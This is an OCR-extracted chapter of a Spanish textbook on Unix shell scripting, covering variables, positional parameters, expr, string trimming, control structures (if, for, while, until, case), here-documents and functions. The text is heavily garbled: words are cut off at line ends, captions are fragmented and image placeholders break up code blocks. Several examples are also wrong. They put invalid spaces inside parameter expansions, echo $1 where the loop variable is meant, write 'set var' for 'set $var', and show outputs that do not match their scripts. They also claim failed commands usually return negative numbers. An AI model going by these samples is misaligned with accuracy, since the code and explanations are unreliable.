```
echo " Estamos en el directorio $dir "
$
```

El resultado de la ejecución de este programa sería:

```
Estamos en el directorio /home/alex
```

Otras operaciones sobre variables

Cuando el Shell interpreta o expande el valor de una variable, sustituye la misma con el valor especificado en la tabla de variables. Existen, no obstante, una serie de operaciones que se pueden realizar sobre las variables, como por ejemplo, asignar un valor por defecto. Se emplea la siguiente sintaxis:

```
${variable:-val}
```

Se interpreta de la manera: "si *variable* no tiene un valor asignado, asígnale el que aparezca en *val*". Veamos un ejemplo:

```
$ x=uno
$ unset x
$ echo $ {x:-dos}
dos
$
```

A la variable *x* se le asigna el valor uno. Posteriormente, se elimina del entorno mediante la orden *unset*. En este momento, la variable x no tiene valor definido, razón por la cual, se muestra el valor dos por pantalla. Si ahora ponemos:

```
${variable:=val}
```

Se obtiene el valor de la variable si ésta tiene uno o está definida en
tabla de variables. Si no se da el caso, le asigna a variable el valor de
y muestra su valor por la salida estándar. Por ejemplo:

```
$ mv * ${directorio:= $HOME/backup}
```

Si *directorio* existe, copia todos los archivos a dicho lugar, en caso co
trario (*directorio* no existe), los copia a $HOME/backup. Otro caso:

```
$ {variable:? mensaje}
```

Si la variable existe, está definida y tiene valor, se muestra por la sal
estándar su valor; si no existe, se muestra el mensaje.

Tipos de variables

HOME	• Contiene el directorio que se utiliza por defecto pa cada usuario.
ENV	• Contiene la ruta y nombre de un archivo donde encuentran una serie de variables que se heredan sie pre que se invoca al Shell.
PS1	• Contiene la cadena del *prompt* principal ($)
PS2	• Contiene la cadena del *prompt* secundario (>)
TERM	• Indica qué terminal estamos utilizando.
SHELL	• Contiene el Shell actual en uso.
PATH	• Variable donde se almacenan los caminos de búsq da de comandos. Las diferentes rutas se separan dos puntos.
MAIL	• Contiene el camino de acceso para localizar el cor
TZ	• Zona horaria.
IFS	• Separador interno de campos.

Tras cargarse el Shell en memoria, se ejecuta un archivo llamado /etc/profile y, posteriormente, se ejecuta otro por cada usuario conectado al sistema llamado *.profile*. Estos dos archivos contienen las variables que constituyen el entorno inicial de trabajo.

Variables de entorno:

Se pueden visualizar las variables mediante el comando *set*. Cuando se invoca a *set* sin argumentos, se muestra una lista de las variables en curso. Para eliminar una variable del entorno se utiliza el comando *unset*.

```
$ unset var1
$
```

Variables de conmutación:

Estas variables están presentes en el Shell Korn (**ksh**). Pueden tomar dos valores: ON y OFF. Ejemplos:

noclobber	• Impide que se sobrescriba un archivo existente cuando se utilizan redireccionamientos.
ignoreeof	• Ignora ^D al final de un archivo.
vi	• Activa el editor de pantalla *vi*.

Variables especiales:

$#	• Contiene el número de parámetros posicionales. Se utiliza en los programas para comprobar si existen argumentos de líneas de orden. Nos dice cuántos argumentos hay.
$?	• Es el valor devuelto por la última orden ejecutada. Si la orden terminó con éxito se devuelve un cero.
$!	• Contiene el ID del último proceso que hemos mandado en *background*.

$$	• Contiene el ID del último proceso Shell actual.
$*	• Contiene la lista de todos los parámetros posicionales que se han pasado empezando por $1.

Expresiones numéricas con variables

Como ya se ha dicho anteriormente, las variables de Shell son de ti alfanumérico, es decir, su valor se almacena como una cadena de tex Para poder realizar operaciones aritméticas con variables, se utiliza comando llamado *expr*.

El comando *expr* puede tratar los cuatro operadores básicos: suma, res multiplicación y división. Sólo admite números enteros y exige dejar espacio entre el operador y cada uno de los términos de la expresi Cuando se desee utilizar otro carácter que no sea numérico es necesa escaparlo. Ejemplo:

```
$ expr 5 + 5
10
$ expr \( 3 + 2 \) / 5
1
$
```

Cuando se requiere el uso del operador de multiplicación, es necesa tener especial cuidado a la hora de ocultar el carácter " * ". Ejemplo

```
$ expr 10 * 2
```

El asterisco (*) es un carácter especial para el Shell y al ejecutar la or anterior, el comando *expr* no nos proporcionaría el resultado de la m tiplicación. Para utilizar el asterisco es necesario ocultarlo mediant ya mencionada barra invertida:

```
$ expr 10 \* 2
20

$
```

Cuando utilizamos el comando *expr* en la asignación de variables, la sentencia debe ir entre acentos graves (`). Ejemplo:

```
$ num=5
$ num= `expr $num + 5`
$ echo El resultado es $num
El resultado es 10
$
```

Operaciones con cadenas

El Shell de *korn* (**ksh**) posee una capacidad extraordinaria para el tratamiento de cadenas. Es posible extraer un trozo de una cadena almacenada en una variable, o bien obtener la parte de una cadena que coincida con un patrón concreto, etc. Su sintaxis es:

```
${#variable}
```

y calcula la longitud total de una cadena.

```
${variable % patrón}
```

elimina, por el lado derecho de la variable, la cadena que se identifique con el patrón especificado. En el caso de encontrar más de una cadena coincidente elimina la de menor tamaño.

```
${variable %% patrón}
```

elimina, por el lado derecho de la variable, la cadena que se identific con el patrón. En caso de encontrar más de una cadena coincidente el mina la de mayor tamaño.

```
${variable # patrón}
```

elimina, por el lado izquierdo de la variable, la cadena que se ident fica con el patrón. Si hay más de una cadena que coincide con mismo, elimina la más corta.

```
${variable ## patrón}
```

elimina, por el lado izquierdo de la variable, la cadena que se identifi con el patrón. En el caso de haber más de una coincidencia, elimina cadena más larga. Veamos un ejemplo:

```
$ var=abc.123
$ echo ${var % .*}
abc
$ echo ${var # *.}
123
$
```

En el primer caso, se pide mostrar la cadena más corta almacenada en variable *var* que coincida con el patrón específico. Hay que tener cuenta que el Shell expande los caracteres antes de ser interpretados el propio comando, por lo tanto, el patrón a buscar es: "un punto seg do de cualquier cosa".

En el segundo caso se emplea una búsqueda por la izquier nuevamente de la cadena más corta, pero en este caso el patró buscar es: "cualquier (o ningún) carácter seguido de un punto". Vea un ejemplo:

```
$ programa=/user/alex/mi_programa
$ camino=${programa % /*}
$ program=${programa ## */}
$ echo $camino
/user/alex
$ echo $program
mi_programa
$
```

Mediante este método, se puede obtener el nombre de un directorio y de un archivo concreto.

ímetros posicionales

Cuando en UNIX se ejecuta un comando, normalmente se le pasan una serie de argumentos separados por un espacio en blanco o por comas. Estos argumentos pueden ser el nombre de un archivo, una variable, etc. La variable interna **$*** contiene la lista de argumentos pasados, pero existe otra forma de referirse a cada uno de ellos individualmente. Esto se hace mediante $0, $1, $2, y así sucesivamente hasta $9. Supongamos que vamos a crear un archivo mediante la orden *cat* y a dicha orden le pasamos como argumento el nombre de un archivo:

```
$ cat > fichero
```

Se dice entonces que *fichero* es un argumento que se le pasa al comando *cat*. El Shell utiliza unas variables especiales para referirse a los argumentos que se le pasan a un comando, estas variables se conocen con el nombre de *parámetros posicionales*.

- $0 hace referencia al nombre del comando.
- $1 hace referencia al primer argumento que se le pasa a dicho comando.

Veamos un ejemplo a continuación:

```
$ set uno dos tres
$ echo uno
uno
$ echo $0
set
$ echo $1
uno
$ echo $2
dos
$ echo $3
tres
$
```

A continuación crearemos un guión Shell que permita visualizar número total de argumentos que se le pasan y cuáles son éstos.

```
$ cat > argumentos
echo "Hay $# argumentos y son:"
echo $*
$
```

El ejemplo anterior es equivalente al siguiente:

```
$ cat argumentos
echo "Hay $# argumentos y son:"
echo $1
echo $2
echo $3
echo $4
echo $5
$
```

Si se llama al programa pasando 3 argumentos, el valor de $4 y de $5 no aparece, ya que se asume que éste es NULL. Si por el contrario se introducen más argumentos de los que se muestran mediante la orden *echo* (más de cinco), éstos no se visualizan. Cuando se sabe con precisión el número de argumentos que se pasan se puede utilizar este último método, si no se sabe con certeza, es preferible utilizar el primero.

Existe una variable que desempeña la misma misión que $*, se trata de $@. La única diferencia entre ellas se aprecia cuando se utilizan entre comillas dobles. "$*" es equivalente a "$1 $2 $3 $4 $5 $6 $7 $8 $9" y "$@" es equivalente a "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9".

Visto lo explicado hasta ahora sobre los parámetros posicionales, al lector le puede quedar un duda: ¿qué ocurre si el número de argumentos que se le pasa a una orden son más de nueve? Como se ha visto, $9 es el último parámetro posible. En el caso de que el número de argumentos exceda dicha cantidad, es necesario utilizar la orden *shift*.

Si a un programa se le pasan once argumentos, el Shell almacena los nueve primeros en las variables $1..$9, pero, ¿qué ocurre con los dos restantes? Evidentemente, el Shell no los descarta, pero aparentemente no tiene ninguna manera de hacer referencia a ellos. Es aquí donde entra en juego esta nueva orden. El comando *shift* provoca un desplazamiento de los parámetros posicionales, de manera que el parámetro que ocupa la posición undécima, pasa a ocupar la décima. El parámetro que ocupaba la posición décima, pasa ahora a ocupar la novena, y así sucesivamente. Dado un programa al que se le pasan cuatro argumentos, estas dos versiones obtienen el mismo resultado final:

```
# versión 1
echo "Este programa recibe $# argumentos y son:"
echo $1
echo $2
```


```
echo $3
echo $4

# versión 2
echo "Este programa recibe $# argumentos y son:"
echo $1
shift
echo $1
shift
echo $1
shift
echo $1
```

Uno de los problemas que presenta el uso de *shift* es que, debido a q el desplazamiento se realiza de derecha a izquierda, aquellos parámet que están más a la derecha van machacando a los que están a su izqui da. ¿Qué sucede si una vez realizado el *shift* se desea recuperar el va de uno de los parámetros machacados? Aparentemente, no se pue hacer nada. Sin embargo, la orden *set* nos permite recuperar el valor o ginal de los parámetros, quedando éstos asignados de la misma man que se recibieron cuando se ejecutó el programa. Para llevar a cabo e estrategia, es necesario guardar previamente los parámetros en u variable. Dado un programa que recibe tres argumentos, los guardar en una variable para poder utilizarlos tras haber ejecutado un *shift*.

```
var=$*
echo Parámetro nº1=$1
echo Parámetro nº2=$2
echo Parámetro nº3=$3
shift
echo parámetro nº2=$1
echo Parámetro nº3=$2
```

```
shift
echo parámetro nº3=$1
set var
echo Parámetro nº1=$1
echo Parámetro nº2=$2
echo Parámetro nº3=$3
$
```



Esquema de
de
·os
ıles.

El comando *shift* no tiene efecto alguno sobre $0, ya que esta variable siempre hace referencia al nombre del programa que se ejecuta y por lo tanto no se desplaza.

Sustitución de comandos

El valor de un comando se le puede asignar a una variable de la forma:

```
variable = $(comando)
```

Si utilizamos este método junto con el comando *set*, es posible hacer que el resultado de la ejecución de un comando actúe como parámetros posicionales y, por lo tanto, las variables $1, $2...$9 almacenarán dicho resultado.

```
$ cat  > que_dia
fecha=$(date)
set $(date)
echo DIA=$1
echo MES=$2
echo "Nº DIA"=$3
echo HORA=$4
echo "AÑO="$5
$ chmod a+x que_dia
$ que_dia
DIA=Mon
MES=12
Nº DIA=5
HORA=22:04:50
AÑO=1996
$
```

El uso de este método puede tener una serie de inconvenientes qu continuación explicamos. La mayoría de las órdenes de UNIX actúan un modo u otro dependiendo del modificador con el que se las llame. ejemplo, la orden *ls* produce un listado básico de un directorio que s pase como argumento (o del directorio raíz por defecto), pero si llar mos a *ls* con el modificador **-l**, el resultado obtenido es un listado mu más extenso y con más información que el modelo básico. Veamos ejemplo a continuación:

```
$ ls -l mi_fichero
```

En el listado largo de la orden *ls*, si el archivo a listar es un arch ordinario, aparece en primer lugar un guión que lo identifica. Si u zamos la orden *set* de la misma manera que lo hemos hecho con *d* produciría un error ya que el primer guión que aparece en el resu do del listado se interpretaría como un modificador de la orden. E

evitar esto al utilizar el comando *set* con esta orden, es necesario poner dos guiones delante del modificador.

```
$ set - $(ls -l)
```

as variables fundamentales

- **$?** Es el valor devuelto por la última orden ejecutada. Cuando se ejecuta una orden , ésta devuelve un número al Shell. El número indica el estado con el que la orden se ha llevado a cabo. Si la orden se ejecutó correctamente, devuelve un cero. Si por el contrario, la orden falló, devuelve un número no cero (normalmente un número negativo). El resultado de si una orden tuvo éxito o no se comprueba consultando esta variable.

- **$!** Contiene el ID del último proceso ejecutado en modo *background*. Esta variable resulta útil cuando dentro de un guión se quiere eliminar un proceso iniciado previamente.

de un guión Shell

Es posible salir en cualquier momento de la ejecución de un guión Shell. Para ello se utiliza la orden *exit*, que provoca la salida inmediata devolviendo al Shell un código de salida determinado que se almacena en la variable **$?**.

ıell de Bourne

En los próximos temas nos adentraremos en la programación Shell utilizando los distintos intérpretes de comandos. Todos ellos son similares y prácticamente se puede realizar lo mismo con todos. Sin embargo,

existen algunas pequeñas diferencias entre ellos. Comenzaremos con
más popular: el Shell de Bourne.

Comandos de control de flujo

Los comandos de control de flujo permiten alterar el orden secuenc
que siguen los guiones Shell permitiendo tomar decisiones o repetir u
serie de instrucciones un número de veces ilimitado.

Instrucciones condicionales

if then

La estructura de control *if* permite la toma de decisiones a un gu
Shell. Su sintaxis es la siguiente:


```
if lista_de_comandos_a_evaluar
then
  comandos_a_ejecutar
fi
```

La sentencia *if* evalúa el resultado de la ejecución de la lista de cor
dos. Si ésta es verdadera, se procede a la ejecución de la parte que s
al *then*, en caso contrario, se ejecuta la parte que va a continuación
sentencia *fi*.

```
$ cat >  fich1
echo Introduce la primera palabra
read pal1
echo Introduce la segunda palabra
read pal2
if  test "$pal1" = "$pal2"
    then
```

```
echo IDENTICAS
fi
$
```

Este ejemplo corresponde a un guión Shell que pide la introducción de dos palabras para posteriormente evaluar si son o no idénticas. La función *test* (ver sección de comandos UNIX) se encarga de evaluar las dos palabras devolviendo verdadero o falso. La misión de la condicional *if* es decidir el camino que tomará el programa. Si el resultado de la evaluación es correcto, se mostrará un mensaje por pantalla, en caso contrario, dicho mensaje no aparece.



ıgrama de
:hen.

if then ... else

Es similar al caso anterior, con la salvedad de que ahora es posible ejecutar órdenes en ambas ramas de la evaluación. Es decir, si el resultado de la condición de evaluación es correcta, el programa sigue un flujo; si no es correcto, sigue otro flujo completamente distinto. Al final, ambos

flujos bifurcan en un mismo lugar para que la ejecución del progra
siga su curso. Su sintaxis es:

```
if   lista_comandos_a_evaluar
  then
comandos_a_ejecutar
  else
comandos_a_ejecutar
fi
```




Fig. 7-3: Diagrama de flujo de if... then... else.

Si el resultado de la evaluación es cierto, se ejecutan los comandos s
dos entre el *then* y el *else*. Si son falsos, se ejecutan los comandos s
dos entre el *else* y el *fi*.

```
$ cat >  encontrar
if read nombre
   grep "^$nombre" /etc/passwd
  then
```


```
echo EXISTE
  else
echo NO EXISTE
fi
$
```

Como se puede apreciar en este ejemplo, el comando *if* permite evaluar múltiples líneas dentro de él. En este caso, pide la introducción de un nombre y posteriormente evalúa el resultado devuelto por la orden *grep*. Si el nombre introducido es un usuario del sistema (se encuentra en el archivo /etc/passwd), el resultado es verdadero, se muestra un mensaje advirtiendo la existencia. En caso contrario, falso, se ejecuta la orden que va a continuación del *else*.

if then ... elif

Pertenece a la misma familia que los anteriores. La sintaxis es:

agrama
if... then...



```
if  lista_comandos_a_evaluar
  then
    comandos_a_ejecutar
  elif  lista_comandos_a_evaluar
    then
      comandos_a_ejecutar
    else
      comandos_a_ejecutar
fi
```

Este es un programa que pide la introducción de tres palabras para determinar cuáles de ellas son idénticas:


```
$ cat > identicas
echo Introduce la primera palabra
read pal1
echo Introduce la segunda palabra
read pal2
echo Introduce la tercera palabra
read pal3
if  [ "$pal1" = "$pal2"  -a "$pal2" = "$pal3" ]
   then
     echo LAS TRES PALABRAS SON IDENTICAS
   elif   [ "$pal1" = "$pal2" ]
            then
              echo LA PRIMERA Y SEGUNDA SON IGUALES
   elif   [ "$pal1" = "$pal3" ]
     then
       echo LA PRIMERA Y TERCERA SON IGUALES
   elif   [ "$pal2" = "$pal3" ]
     then
       echo LA SEGUNDA Y TERCERA SON IGUALES
  else
```

```
        echo NINGUNA ES IGUAL
fi
$
```

for in

Nos encontramos ante una estructura repetitiva con la siguiente sintaxis:

for *indice* in *lista de argumentos*
do
    comandos
done



iagrama de
r... in.

Su funcionamiento es el siguiente: La estructura asigna a la variable *índice* el valor del primero de los argumentos que se incluyen en la lista de argumentos y ejecuta el/los *comandos* escritos entre las palabras *do* y *done*. Estas palabras establecen los límites de la estructura repetitiva. Cuando se llega al final de la misma, se devuelve el control al principio y se asigna el valor del segundo argumento a la variable

indice. La estructura se repite tantas veces como número de argum tos aparezcan en la lista.

```
$cat  > bucle
for i in uno dos tres
do
echo $1
done
$
```

El programa anterior mostraría por pantalla los argumentos utilizado la estructura *for*.

```
uno
dos
tres
```

Los argumentos que se pasan en la lista pueden ir separados por un e cio en blanco o por comas. La lista de argumentos puede ser también orden UNIX; en este caso, el resultado obtenido de la ejecución de d orden se utilizará como lista de argumentos. Ejemplo de guión Shell utiliza la estructura *for in*

```
$ cat  > coches
for marcas in BMW Mercedes OPEL Audi
do
echo "Las marcas de coches  son : $marcas"
done
$ chmod a+x coches
$ coches
BMW
Mercedes
OPEL
```

```
Audi
$
```

Ejemplos de sentencias que pueden aparecer en la *lista de argumentos*:

```
for var in $(date)
```

De esta forma obtendríamos la fecha dividida en campos y cada uno de ellos actuaría como argumento de la lista.

```
for var in $(who | cut -f1 -d " ")
```

Obtendríamos los nombres de los usuarios conectados al sistema y estos usuarios actuarían como argumentos de la lista.

NOTA

Algún lector podría preguntarse por qué la estructura if finaliza con una palabra fi y la estructura do no lo hace con una palabra od. La respuesta es sencilla, od es un comando con una finalidad concreta y por lo tanto, no puede utilizarse como palabra que delimita un bucle for, en su lugar se optó por poner el comando done.

for

Esta estructura es idéntica a la anterior con la salvedad de que no posee la palabra reservada *in*. En su lugar, la variable índice toma el valor de los parámetros que se le pasan.

Sintaxis:

for *indice*

do
comandos
done

while

Sintaxis:

while *lista_comandos_a_evaluar*
do
acciones
done

La estructura *while* evalúa el/los comandos que se escriben en la *lista comandos*. Mientras dicha evaluación sea cierta, el código que va en *do* y *done* se repetirá. Cuando la evaluación no es cierta, el Shell da p al siguiente comando del guión.


```
$ cat > contar
numero=0
while [ "$numero" -lt 10 ]
do
    echo Números = $numero
    numero= `expr $numero +1`
done
$ chmod a+x contar
$ contar
0123456789
$
```

Para entender bien el guión Shell anterior es necesario saber cómo fun la orden *test* (ver sección órdenes de UNIX). El programa evalúa la va número, mientras el valor de la misma sea menor que 10, muestra por l da estándar el conjunto de valores que va tomando en cada paso del b

until

Sintaxis:

until *lista_comandos_a_avaluar*
do
    comandos
done



)iagrama
e while...

Es muy similar a la estructura *while*. La principal diferencia es que la estructura *until* se repite hasta que se hace verdadera la condición de salida. La estructura *while* repite mientras la evaluación sea cierta. Ejemplo de guión Shell que solicita una clave de entrada. Hasta que no se introduzca la correcta, no permitirá continuar:

```
$ cat > la_clave
clave=alex
usuario=pp
```

```
echo Introduce la clave de entrada
echo
until [ "$usuario" = "$clave" ]
do
     echo Introduce la clave :
     read usuario
done
echo ¡correcto!
$ chmod a+x la_clave
$ la_clave

Introduce la clave: pepe
Introduce la clave: juan
Introduce la clave: manolo
Introduce la clave: alex
¡correcto!
$
```





Fig. 7-7: Diagrama de flujo de until...

case

La estructura *case* permite ejecutar diferentes partes de un programa dependiendo de un determinado valor que se establece como patrón.

Sintaxis:

```
case  cadena_a_evaluar in
    patron_1)
      comandos_1
      ; ;
    patron_2)
      comandos_2
      ; ;
    ....
esac
```



)iagrama de
ıse...

La estructura *case* toma el valor que se introduce en la *cadena_a_evaluar* y ejecuta la parte del código asociado a dicho valor. A continuación un pro-

grama que pide la introducción de un tipo de coche y muestra las caracte rísticas de dicho modelo. La estructura *case* permite el uso de comodines

```
$ cat  > dealer
modeloA=Mercedes
modeloB=BMW
modeloC=Opel
modeloD=Audi
echo Introduce un modelo de coche
read coche
case "$coche" in
   modeloA)
echo Mercedes
echo Motor 8V, 32v, 300cv
   ;;
   modeloB)
echo BMW
echo Motor 6V, 24v, 200cv
;;
    modeloC)
        echo Opel
        echo Motor 6V, 24v, 190cv
        ;;
    modeloD)
        echo Audi
        echo Motor 6V, 24v, 230cv
        ;;
    esac
$
```

Ejemplos:

```
case "$coche" in
   Mercedes|BMW)
```

```
echo Mercedes o BMW
;;
   Opel)
echo Opel
;;
   audi|Audi)
echo Audi
;;
   *)
echo Otro coche
;;
esac
```

*	• Un asterisco significa cualquier cadena, por lo que puede ser utilizado como valor por defecto.
?	• La interrogación sustituye a cualquier carácter.
[...]	• Los corchetes engloban caracteres para evaluarlos de una sola vez. Si se introduce un guión entre dos caracteres evalúa un rango.
|	• La barra vertical (tubería) permite evaluar dos caracteres para decidir si es uno u otro.

Ejemplo de sentencia *case* que actúa como un menú para poder ejecutar diferentes opciones del sistema operativo.

```
$ cat  > menu
echo MENU DEL SISTEMA OPERATIVO
echo A = Listado del directorio actual
echo B = Usuarios conectados
echo C = Directorio actual
echo D = Fecha y hora actual
read opcion
```

```
echo
echo
case "$opcion" in
   a|A ) ls -al
   ;;
   b|B ) who
    ;;
   c|C ) pwd
   ;;
   d|D ) date
   ;;
   * ) echo No has pulsado una opción válida
   ;;
 esac
$
```

Documentos Aquí- (The here documents)

Los documentos denominados "aquí", por su traducción del inglés "*her document*", permiten redireccionar la entrada estándar a un guión She desde el propio guión; ésa es la razón por la cual se les dio dicho nom bre, porque es "aquí", dentro del documento, donde se produce la red rección en lugar de ser en otro archivo. Su sintaxis es la siguiente:

comando argumentos << simbolo

...
... documento aquí
...
... *simbolo*

El comienzo de un documento "aquí" se indica mediante la aparición dos símbolos "menor que". La palabra o símbolo que vaya justo a cc tinuación, es el indicador de final del documento.

Supongamos un guión Shell que se encarga de buscar en un archivo un nombre que se le pasa como parámetro. Para llevar a cabo este procedimiento, podemos hacer dos cosas. Una de ellas es indicarle a la orden *grep* el nombre de un archivo en el cual debe buscar la palabra pasada como parámetro, y la otra es introducir dentro del guión un documento "aquí", estableciendo como delimitador del archivo, un símbolo o palabra concreta. El símbolo debe ir sólo en una línea aparte.

Caso 1. (Utilizando un archivo)

Tenemos un archivo con nombres de marcas de coches y el precio relativo a cada marca. Queremos buscar una marca concreta dentro del archivo para que nos muestre el precio.

```
$ cat  > fichero
Mercedes     6.000.000
BMW          5.500.000
Audi         4.450.000
Opel         4.000.000
Seat         2.000.000
Nissan       3.600.000
Rover        4.000.000

$ cat  > busca_coche
echo Introduce la marca de coche para ver el precio:
read coche
grep -i  "$coche"  fichero
$ chmod a+x busca_coche
$ busca_coche
Introduce la marca de coche para ver el precio: BMW
BMW          5.500.000
$
```

Caso 2. (Utilizando un documento "aquí")

```
$ cat  > busca_coche
echo Introduce la marca de coche para ver el precio:
read coche
grep -i "$coche" << !
Mercedes  6.000.000
BMW       5.500.000
Audi      4.450.000
Opel      4.000.000
Seat      2.000.000
Nissan    3.600.000
Rover     4.000.000
!
$ chmod a+x busca_coche
$ busca_coche
Introduce la marca de coche para ver el precio: Opel
Opel      4.000.000
$
```

En este segundo caso, el símbolo utilizado para indicar el final del doc mento "aquí" es una admiración. Este símbolo, como ya he comentad antes, debe ir en una línea aparte.

Funciones

Las funciones son muy parecidas a los guiones Shell, ya que permit almacenar una serie de comandos para ser ejecutados en un momer determinado. La principal ventaja de almacenar comandos en una fu ción y no hacerlo en un archivo es que la función, al estar en memor es accedida con mayor velocidad que a un archivo. La sintaxis de u función es la siguiente:

```
nombre_funcion ( )
{
 comandos
}
```

Las funciones, al igual que los guiones Shell, pueden ser llamadas seguidas de una serie de parámetros, los cuales son accesibles mediante la terminología del UNIX, es decir, mediante el uso de las variables $1, $2, $3, etc. Las funciones pueden devolver un estado de salida empleando la palabra reservada *return*. Si la función devuelve un cero, significa que la ejecución de la misma se llevó a cabo con éxito. Cualquier otro valor indica que hubo un error. Ejemplo:

```
$ personal ( )
{
 date
 echo Los usuarios conectados son:
 who
}
```

Si se desea tener una función disponible para poder ser utilizada en cualquier momento, se puede crear dentro del archivo *.profile*.

Comandos integrados

